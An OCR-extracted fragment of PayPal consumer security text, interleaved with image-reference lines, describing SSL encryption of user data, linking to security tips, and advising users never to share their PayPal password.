
PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).


For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips


Protect Your Password


You should **never** give your PayPal password to anyone, including PayPal employees.

